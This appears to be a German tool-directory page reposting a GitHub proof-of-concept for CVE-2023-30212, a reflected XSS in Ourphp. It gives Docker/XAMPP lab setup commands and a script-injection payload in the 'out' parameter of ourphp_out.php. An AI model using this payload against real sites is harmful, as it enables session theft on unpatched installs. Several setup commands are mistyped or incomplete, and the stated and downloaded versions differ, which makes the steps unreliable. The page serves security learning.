Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-30212-POC — Proof-of-concept-Exploit für CVE-2023-30212, eine XSS-Schwachstelle in Ourphp 7.2.0, einschließlich Docker-Setup und Payload-Demonstration. | Kitploit
Tools/GitHubGitHub/arunsnap/cve-2023-30212-poc
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & BildungLabs & Praxis
GitHubarunsnap/cve-2023-30212-poc

CVE-2023-30212-POC

Proof-of-concept-Exploit für CVE-2023-30212, eine XSS-Schwachstelle in Ourphp 7.2.0, einschließlich Docker-Setup und Payload-Demonstration.

Repository anzeigen
17vor 3 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2023-30212-POC

Erstellen einer angreifbaren Docker-Umgebung und Ausnutzen der Sicherheitslücke in Ourphp Version 7.2.0 (CVE 2023-30212)

Schritt 1. Laden Sie Docker herunter und installieren Sie es auf Ihrem System. Ich verwende Docker, weil es schnell und einfach ist, Ubuntu zu installieren.

Schritt 2. Docker-Umgebung einrichten

sudo apt-get install docker.io
docker pull ubuntu
docker run -d -t --name test-container -p 80:80 -p 443:44
3 -p 3306:3306 -p 21:21 ubuntu
docker exec -it test-container bash

Schritt 3. Abhängigkeiten installieren

apt-get update
apt-get install wget
apt-get install nano
apt-get install unzip
apt-get install net-tools
apt-get install locate

Schritt 4. Webserver, PHP und MySQL installieren. Ich werde dafür den XAMPP-Server installieren.

wget https://liquidtelecom.dl.sourceforge.net/project/xampp/XAMPP%20Linux/7.2.0/xampp-linux-x64-7.2.0-0-installer.run
chmod +x xampp-linux-x64-7.2.0-0-installer.run
./xampp-linux-x64-7.2.0-0-installer.run
cd /opt/lampp
./xmapp start

Schritt 5. Ourphp Version 7.2.0 herunterladen

wget https://zdown.chinaz.com/202305/ourphp-zyb-v7.5.0.20230515.zip
cp ourphp-zyb-v7.5.0.20230515.zip /opt/lampp/htdocs
unzip ourphp-zyb-v7.5.0.20230515.zip /opt/lampp/htdocs/
chmod -R 777


Schritt 6. Ourphp im Browser einrichten. Öffnen Sie Ihren Browser und geben Sie localhost oder 127.0.0.1 ein. Folgen Sie den Anweisungen und installieren Sie Ourphp.

Schritt 7. Ausnutzen der Sicherheitslücke. Ourphp Version 7.2.0 weist eine Sicherheitslücke für XSS (Cross-Site Scripting) auf. Um die Sicherheitslücke in der Datei /client/manage/ourphp_out.php zu beheben, die die Ausführung von XSS-Code ermöglicht.

login finding

Sie müssen den Code ändern. Die Sicherheitslücke tritt auf, wenn der Parameter "ourphp_admin" auf "logout" gesetzt ist und die kontrollierbare Variable "out" ist.

final

Nachweis des Konzepts


 payload - "</script><script>alert('xss')</script>".
parameter - http://localhost/client/manage/ourphp_out.php?ourphp_admin=logout&out=</script><script>alert('xss')</script>

Video

video
(https://www.youtube.com/watch?v=l9lHyjY9_X0)

Tool herunterladen